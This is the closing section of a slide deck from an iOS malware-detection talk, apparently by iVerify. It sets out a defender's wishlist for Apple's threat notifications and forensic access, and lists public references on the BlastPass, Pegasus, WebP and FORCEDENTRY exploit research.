FileSystem and Process Access	Monitoring network traffic	Set Focus on Malware Detection
Security Research Devices		

My wishlist for 2025

1

Improved - Apple Threat Notifications

Details about detected Malware / IOCs

Details about state of Attack (Attacked, Current/ Past Infection)

Time Frames and Dates for Detections

Improved - Detection Capabilities

Endpoint Security Framework iOS

- Could have detected all public Malware samples in last 8 years
- Could have prevented many public Malware infections in last 8 years
- Would raise attackers cost significantly

Proper Forensic Access on iOS

- Extract samples from Memory
- Allow for post mortem Analysis

Collaboration & Sharing on Defense

4 - different Organizations worked on BlastPass

=> lots of duplicated work

Collaboration on Malware Analysis

Sharing of Malware Samples

Sharing of Techniques, IOCs

Apple SRD

Dedicated Program for Forensic / Malware Reverse Engineering

iVerify.

Questions? 🤯

iVerify.

References

Some BlastPass Reports

- Apple - About the security content of iOS 16.6.1 and iPadOS 16.6.1
  https://support.apple.com/en-us/106361
- Amnesty International - Forensic appendix: Pegasus 0-Click…
  https://securitylab.amnesty.org/latest/2023/12/pegasus-zero-click-exploit-threatens-journalists-in-india/
- CitzenLab - BLASTPASS - September 7th 2023
  https://citizenlab.ca/2023/09/blastpass-nso-group-iphone-zero-click-zero-day-exploit-captured-in-the-wild/
- iVerify - Clipping Wings: Our Analysis of a Pegasus Spyware Sample
  https://www.iverify.io/post/clipping-wings-our-analysis-of-a-pegasus-spyware-sample
- Matthias Frielingsdorf - BH ASIA 24: You Shall Not Pass
  https://www.blackhat.com/asia-24/briefings/schedule/index.html#you-shall-not-pass---analysing-a-nso-ios-spyware-sample-37980

Previous iOS Malware Detection Talks

2022

OBTSv5 In Walled Gardens be care Fun of Poisoned Apples

https://objectivebythesea.org/v5/talks.html#Speaker_23

2023

HITB AMS Poisoned Apples - Current state of iOS Malware Detection

https://conference.hitb.org/hitbsecconf2023ams/session/poisoned-apples-current-state-of-ios-malware-detection/

OBTSv6 Poisoned 🍎🍏 - How do we find them?

https://objectivebythesea.org/v6/talks.html#Speaker_28

The WebP Vulnerability

Isosceles

The WebP 0day

https://blog.isosceles.com/the-webp-0day/

LiveOverflow

A Vulnerability to Hack The World - CVE-2023-4863

https://www.youtube.com/watch?v=lAyhKaclsPM

Finding The .webp Vulnerability in 8s (Fuzzing with AFL++)

https://www.youtube.com/watch?v=PJLWlmp8CDM

Ian Beer

OffensiveCon 24 - May 10th-11th BLASTING PAST WEBP

https://www.offensivecon.org/speakers/2024/ian-beer.html

NS Expression Links

Code Colorist

See No Eval: Runtime Dynamic Code Execution in Objective-C

https://codecolor.ist/2021/01/16/see-no-eval-runtime-code-execution-objc/

Google Project 0 (Ian Beer & Samuel Groß)

FORCEDENTRY: Sandbox Escape

https://googleprojectzero.blogspot.com/2022/03/forcedentry-sandbox-escape.html

Austin Emmet

BlackHat USA 2023 - Apple’s Predicament: NSPredicate Exploits on iOS and macOS

https://www.youtube.com/watch?v=jZj8EEBp8xE

Ian Beer

OBTSv6 - Escaping the Safari Sandbox in iOS 16

https://objectivebythesea.org/v6/talks.html#Speaker_12

If you got an Apple Threat Notification

If you believe your iPhone is compromised

And you need help

Please contact us at infoiverify.io!